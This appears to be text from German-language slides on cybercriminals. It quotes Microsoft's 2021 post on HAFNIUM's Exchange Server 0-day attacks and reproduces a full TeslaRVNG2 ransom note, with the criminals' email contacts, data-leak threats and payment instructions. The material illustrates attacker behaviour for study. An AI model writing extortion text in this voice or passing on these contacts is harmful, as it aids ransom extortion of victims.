


# FACHKRÄFTE?

Auch Cyberkriminelle sind nicht immer die Spezialisten, die sie gerne wären...

# 2. März 2021



The image shows a screenshot of a web browser displaying a Microsoft Security blog post. The browser's address bar shows 'microsoft.com'. The page header includes the Microsoft logo, a 'Security' menu, and navigation links for 'Solutions', 'Products', 'Partners', and 'Resources'. A search icon and 'All Microsoft' link are also present. The main content area features a date 'March 2, 2021' and a blue vertical bar to the left of the title 'HAFNIUM targeting Exchange Servers with 0-day exploits'. The text below the title describes a security incident involving 0-day exploits on Exchange servers, attributed to the HAFNIUM group.

Microsoft

Security Solutions Products Partners Resources


All Microsoft

March 2, 2021


## HAFNIUM targeting Exchange Servers with 0-day exploits

Microsoft has detected multiple 0-day exploits being used to attack on-premises versions of Microsoft Exchange Server in limited and targeted attacks. In the attacks observed, the threat actor used these vulnerabilities to access on-premises Exchange servers which enabled access to email accounts, and allowed installation of additional malware to facilitate long-term access to victim environments. Microsoft Threat Intelligence Center (MSTIC) attributes this campaign with high confidence to [HAFNIUM](#), a group assessed to be state-sponsored and operating out of China, based on observed victimology, tactics and procedures.

The vulnerabilities recently being exploited were CVE-2021-26855, CVE-2021-26857, CVE-2021-26858,



# TeslaRVNG2



The screenshot shows a ransomware message window titled "TeslaRVNG2". The message is displayed in a red box with white text. Below the red box is a yellow box containing a list of tips. At the bottom of the yellow box, there is a note about using Google Translate. The window is open in a browser window with the address bar showing "dc01".

all data in your machine turned to useless binary code  
your databases and important files have been downloaded and will be published after 12days if not paid  
to return files and prevent publishing email us at : [angelmoraks0123@mailfence.com](mailto:angelmoraks0123@mailfence.com) , [molywoly@tutanota.com](mailto:molywoly@tutanota.com) (send copy to both, your id as subject)  
your id : fe5FrHj5


tips:

- no one else can help you ,don't waste your business time
- you ask for proof that we have your data ,and you can see our old target that their data have been published
- if not paid after 12days **Google your Company Name** and you will see your private and customer data in there ,happy will legal and business challenges of data leak after
- for decryption anyone/any company offering help will get extra fee(some times even more than ours!) added to ours or simply will scam you (dont pay us after getting test file, lie and scam you) so if you want a Intermediary chose a trusted one to avoid scams , and get your data
- for decryption you send a few Sample files for test before any payment
- we won't be available for long
- **DONT DELETE FILES AT c:\teslarvng2**
- dont play with encrypted files that will corrupt them and make unrecoverable.
- due raas(it means the email you talk will give percentage to devs ) to avoid scam never pay anyone without testfile (us or any dealer),never ever pay outside of this 2 emails,ONLY PAY TO THE WALLET ADDRESS YOU RECEIVE WITH DECRYPTED SAMPLE FILE ,scam can't happen if this tips are followed .

use google translate (if you don't know english)

